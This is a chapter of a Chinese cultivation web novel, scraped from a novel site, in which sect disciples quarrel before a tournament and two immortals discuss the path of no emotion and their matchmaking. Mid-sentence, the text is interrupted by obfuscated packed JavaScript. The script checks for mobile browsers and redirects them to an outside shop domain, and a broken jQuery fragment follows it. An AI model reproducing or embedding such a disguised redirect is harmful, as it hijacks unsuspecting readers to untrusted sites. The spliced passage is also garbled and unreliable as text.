文趣网 > 其他小说 > 可我修无情道 > 9. 话本
    “我还有事,先走了。你们切记不可忘记修炼,后日便是宗门大比,别忘了师傅说的什么。”

    沈清辞转过头,他撂下话,目不斜视的往桥上走了,白衣飘飘,毫无眷恋。

    凌飞澄原本还笑着的脸瞬间蔫了,他苦恼的叹了口气,与他同行的其他弟子脸上表情尽数相同。

    但很快他又瞥见千秋儿身旁的玉无双,伸手作揖。

    “玉姑娘,方才没顾及和你打招呼,那日之后再见面,您依旧光彩夺目,”他顿了顿,又笑,“只是我着实没想到,您术法也如此高超,刚才那几下,真真叫人连连称叹,可谓是女中豪杰,英姿飒爽!”

    付遒被忽视的脸都黑了,听到这再也忍不住,瞬间冒出来大声道。

    “喂喂喂!你们到底说完没有,你!赶紧出来打架!别再让我说第三遍!”

    千秋儿哪有空搭理他,她沉浸在思绪里,面色不佳,玉无双说道。“她既然不愿,你又何必强逼,过招需二人都有意,不然便是一味欺压,强人所难。”

    “你又是哪位,我从未见过你!”

    “这位玉姑娘,也与千秋儿同住莲池。”凌飞澄顿了顿,一手搂过付遒,“你没见过很正常,比你厉害的多了去了,你若全都见过,不早被打死了。”

    “你小子,我三天没与你过招,你皮痒了吧!”

    “老付,不可冲动啊!这么多人看着呢!”

    玉无双忽略凌飞澄身后对她好奇的目光,前几日凌飞澄前来送酒时态度恭敬,虽神经大条,但言辞间不像毫不知情。

    她猜到掌门对几位内门弟子应有了示意,有了这些弟子带头,其余人断然也不会再对她与凭空冒出的儒醉山怀疑什么。

    但他们也不能一直躲在莲池,早晚要与人见面。有了今日一遭,后日宗门大比应会省事不少。

    她对魂不守舍的千秋儿低声道。“既已取完信,我便传送你回莲池,正是午时,想必吃食已送来,你若不及时回去,想必那人不会给你留半点。”

    千秋儿虽有了修为,但并没有开始修炼,辟谷更是不可能。

    儒醉山又是个喜欢招猫逗狗,玩弄她人的,每日捧着酒神神叨叨,像个游魂般神出鬼没,自从撞见她与千秋儿每日会在芳园吃些东西,便也跟着他们一起。但就玉无双看来,只要不搭理他,他便抱着酒自娱自乐去了。

    她也不是顿顿都吃,偶尔品尝一口,多数在一旁看话本。

    她对自己没严格的辟谷要求,毕竟游历时,她更是吃了不少引谵做的黑暗料理。

    想起那东西就有些不适,玉无双响指一打,二人便迅速原地撤离了。

    “喂!怎么走了!”与凌飞澄打闹的付遒转过头,生气道,“可恶!都怪你,若不是你,我去今日便与那人过上几招,分出个胜负!”

    身后的师兄师姐见没了热闹,也连忙告了别,凌飞澄同他们点点头,转身无奈道。

    “老付,你今日跟这千秋儿杠上了一样,怎的就盯着她一女子不放,你还有没有修养。”“呸!”付遒唾沫都溅他脸上了,“修养算个什么,宗门大比在即,我若不上场,地峰什么都没有了。”

    他低下头,烦躁地扯了扯前额刘海,见路过的人变少,他放低声音。

    “你可知前几日地峰唯一名额被取消,只因那莲池女子要顶替而上,我今日来,就是想夺回我的位置,峰里已衰败百年,若我此次不上场,要怎么等来下个出头之日?”

    凌飞澄倒是没想到这茬。

    他拜在掌门名下,又是门内最小的弟子——从前师兄师姐对他呵护宠爱,他也是个讨喜的性子,更是活得滋润无比。偶尔练练功,摸摸鱼,日子一天天也就过去了,因着有些天赋,掌门也教训不动他,便随他去了。

    宗门大比喧哗多年,热度不减。就连他们宗门所得的名额也是有限,每每出战的弟子,不是万里挑一的人杰,便是压着宝,背负着全峰,指望着一战成名的希望。

    付遒他一同入宗,拜在地峰峰主名下,地峰多年来不被重视,人才凋零,衰颓之势难逆。

    傅裘勤奋上进,又是个不肯服输的性子。前些年他刚入宗,众人都以为他得了羊癫疯——不然怎会日日没完没了地挑衅宗门中修为高深的弟子,明知修为有所差距,却不知死活的约战,后来见他境界略有提高,习惯之后便也随他去了。

    凌飞澄与他关系不错,也知道付遒所执着的是什么。

    但爱莫能助,他只能拍拍付遒的肩,思索半响,也只能说。

    “哥请你下山吃鸡腿,你就些酒,以泪洗面吧。”

    “去你的!”

    插科打诨一会,付遒脸色仍没有半点好转,他也知凌飞澄在此事上帮不上什么忙。

    毕竟今年就连掌门名下,也只出了凌飞澄与他三师姐二人。沈清辞前日飞升金丹,虽是喜事,但很不凑巧,宗门大比严禁金丹以上弟子参选。

    不过大比当日,沈清辞这位负责任出了名的师兄,肯定也会一同前去。

    “我虽帮不了你,也诚心替你惋惜。不过你听我一言,那莲池所住之人,并没有那么简单。你若实在心理过不去,我便去求师兄,叫他与你过上两三招,也算补上了那宗门大比的提升。你莫要再去寻他们,大比前还是不要闹出什么幺蛾子。”

    更多的,凌飞澄不便说了,他知道付遒不是个笨的,也只希望他忍下心中怨气,莫要冲动。

    付遒前额的头发长了,盖住他的眼,他神色并不佳,但听到这话后,没有再说什么。

    *

    “我回房去了。”

    千秋儿撂下碗筷,儒醉山看了眼她碗中菜,没动几根。

    他倒没说什么,反而多夹了几块肉,细嚼慢咽了几口,又不愿再吃,继续捧着酒喝了。

    玉无双叫住千秋儿。

    “午时休息片刻,半个时辰后,我在小园等你。”

    千秋儿不解道,“可有何事?”

    玉无双一搭没一搭地翻着手中的话本。

    “倒也没什么事,不过是为了应付后日的宗门大比,我有几招教于你。”千秋儿面色更灰沉,宛如霜打的茄子。玉无双瞥了眼事不关己,酒喝得正欢的儒醉山——他显然已飘飘欲绝,神色迷醉的脸上挂着笑,仿佛已然飘入云端,不知天地为何物。

    “实若不行,叫他来教你。”

    千秋儿连忙说,“不要他!”

    “好,那我半个时辰后在小园等你,你不必带什么。”

    鹅黄色身影消失在门角,只是却不再似几日前那般欢快。

    儒醉山已然趴下,他毫无形象的脸掉在桌子上,衣衫从不知穿好,领口大开着。幸而那一头长发落下,盖住了些颜;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17773940|209979||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    色,总不至于太过放荡。

    “你若无事,便回你院中买醉。这园中都是酒味,你要让你的酒淹了整个莲池吗?”

    桌上的人模糊地说,“怎么就许你们二人每日相约至此,小伴怡情。不许我来干扰你二人世界?”

    “我那是与她促进感情。”玉无双正看到翩翩少女死缠烂打高冷少年的桥段,她指着书面上的几行字道。

    “万事不可过于急促,叫人一眼看到你的虚假,而看不到你的真心。温水煮青蛙,下一步推进才有自然。”

    儒醉山闷闷一笑,他从酒瓶中抬起头来,手撑在桌子上,歪着头看她。

    “那是掌门那蠢弟子错塞进来的小话本,倒是叫你看了进去。怎么着?你已学会如何追随男子?捅破那层薄纱了?”

    玉无双却道。

    “所谓女追男隔层纱,我并不认同。这世间人性种种,所思所想、所求所爱也截然不同。沈清辞与千秋儿也算有多年感情,可还不是说断就断?今日他们二人见面,那沈清辞却如同陌生人般,连千秋儿姓名也未叫出口。这又岂止是一层纱?面前隔着的可是一座冷冰山。”

    “冰山?”儒醉山敲着手指,饶有兴味,“说起来,他与你还有几分相像,你们二人皆是一张冷如玉的脸,修的也是那无情道。”

    他好奇似的。

    “你同我说说,你们无情道究竟会为何所动?难道这一生便守着一块寒冰似的心,就此坠入寒窟,孤独终老吗?”

    斜阳落进窗柩,片片光影洒在桌面。玉无双早就施了咒,情理了那满桌吃食。而儒醉山那一角,错落着几个空空荡荡的酒瓶。

    浓郁的气息被她的术法挥得消散了些,但陈坛佳酿,其间不知加了多少灵法与锁味材料,喝酒人身上所缠的茉莉香,竟比那酒中冒出的还要浓厚深沉。

    同样的话,玉无双已不是初次听。

    也曾有人好奇问她,无情道究竟修的是何物?断情锁爱?咽恨吞声?

    如此在这世间,究竟还有何般意义?修得大道竟只为独身通往那天端,明明活着,却比魂飞魄散还要孤单些。

    旁人问起她时,她多半笑笑,不多一言。

    这样的举动更令他人钦佩或肯定,好似他们只需这一个反应,便可揣测出其背后蕴含的种种念想。

    实则她只是不知该如何说起,从何说起。

    若非要说,无情道将她带到了更喧哗的世界,而未修道法的她则是真的孤身一人,在世间流离失所,生怕自己在睡梦中死去也浑然不觉。

    “我亦有师傅同门,怎的就算得上孤独终老了?”她拿起话本,觉得儒醉山一时半不会离去了,便自行起身。

    “你若要问,应当去问沈清辞本人。即使你瞧了那姻缘簿,不是也揣测不出他的心意吗?你若真因那三言两语便定了一个人的一生,那他们也不会像如今这般偏移命书,叫你我二人费尽心思为其牵线搭桥了。”

    “唉。”儒醉山看她离去的背影踏过门槛,穿过斜光走入那更灼目燥热的门外。

    “小小年纪,老成在在。你如此妙语连珠,不知多少蠢货被你所骗啊。”

    他举起身侧最后一瓶酒,却一滴也倒不出来了。儒醉山瞧着空荡荡的瓶,心道这纪添逍这几日如此懈怠,酒没了都不知道与他送来,他恐怕得找个时间好好与他说说了。